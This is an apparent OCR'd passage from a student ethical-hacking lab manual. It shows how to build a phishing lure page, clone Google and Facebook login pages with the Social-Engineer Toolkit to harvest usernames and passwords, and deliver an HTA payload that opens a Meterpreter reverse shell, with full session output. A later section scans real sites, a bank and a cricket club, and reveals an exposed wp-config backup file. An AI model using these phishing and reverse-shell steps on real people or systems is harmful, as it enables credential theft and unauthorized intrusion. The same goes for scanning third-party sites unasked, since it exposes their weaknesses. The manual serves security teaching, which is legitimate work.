
```
File  Edit  Search  View  Document  Help

1 <html>
2 <body>
3 <a href = "http://192.168.226.131"> Login here to see your prize!</a>
4 </body>
5 </html>
6
```

Create an html page with the Link which will attract the victim to click the link Once the user clicks the link, it will redirect it to the cloned google sign in page. If the victim enters any credential information

and clicks on the sign in button, the credential harvester on the attacker's machine will receive the credentials (Usernames. Email and passwords).









Try the same step by choosing Site Cloner to create a Facebook page.

```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```


```
 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

```
── * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ──

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.37.131]:192.168.37.131
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a webs
ite.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```







HTA web attack method:




This will create a payload which will be sent to the victim machine and on downloading the payload it will create a reverse session to the attacking machine.

Select Web Attack Vectors:





The Victim on downloading and running the file create a link with the attacker's machine.



```
[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 192.168.37.131
LHOST => 192.168.37.131
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding => true
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.37.131:443
msf6 exploit(multi/handler) > [*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (175715 bytes) to 192.168.37.1
[*] Meterpreter session 1 opened (192.168.37.131:443 → 192.168.37.1:63003) at 2022-10-31 05:52:24 -0400

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x86/windows  DESKTOP-0BATOB7\rudra @ DESKTOP-0BATOB7  192.168.37.131:443 → 192.168.37.1:63003 (192.168.37
                                                                          .1)

msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : DESKTOP-0BATOB7
OS              : Windows 10 (10.0 Build 22000).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  9
============
Name         : Microsoft Wi-Fi Direct Virtual Adapter #2
Hardware MAC : c2:91:33:06:78:a3
MTU          : 1500
IPv4 Address : 169.254.18.74
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::7cc0:3ae5:ffe9:124a
```

Practical No. 6

Aim - Practical on Exploiting Web-based applications.

Theory -

Exploiting web-based applications involves identifying and leveraging flaws in the logic, authentication, and input validation of web services. This practical focuses on the OWASP Top 10 vulnerabilities, such as Cross-Site Scripting (XSS) and Broken Access Control, to gain unauthorized access or sensitive data. By using intercepting proxies like Burp Suite, practitioners can manipulate HTTP requests and responses to bypass client-side security controls. The goal is to verify how poorly sanitized inputs can lead to complete application compromise or session hijacking.


Reconnaissance and Identification of Web applications

Run the following commands to make sure that you Kali Linux distribution is up to date.

a) sudo apt update
b) sudo apt upgrade
c) sudo apt dist-upgrade

Then we will run the python tool WAFW00F to perform the identification and fingerprinting of a Web Application Firewall. In this case we will check the firewall of www.hdfcbank.com.


Then we will use a Load Balancing Detector on www.hdfcbank.com.





```
┌──(kali㉿kali)-[~]
└─$ sudo wpscan --url https://www.durhamcricket.co.uk/
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: https://www.durhamcricket.co.uk/ [185.135.169.172]
[+] Started: Sat Nov  5 01:32:42 2022

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.29 (Ubuntu)
 |  - Hummingbird-Cache: Served
 | Found By: Headers (Passive Detection)
```


```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:33 <==========> (137 / 137) 100.00% Time: 00:00:33

[i] Config Backup(s) Identified:

[!] https://www.durhamcricket.co.uk/wp-config.php.save
 | Found By: Direct Access (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Nov  5 01:33:34 2022
[+] Requests Done: 205
[+] Cached Requests: 7
[+] Data Sent: 46.624 KB
[+] Data Received: 20.636 MB
[+] Memory used: 255.438 MB
[+] Elapsed time: 00:00:52

┌──(kali㉿kali)-[~]
└─$
```


Then we will use the OWASP directory buster to brute force our way through the target website to get the websites directory structure. To use the OWASP directory buster, you can use the following steps. Here our target website will be “www.testfire.net:80/”.

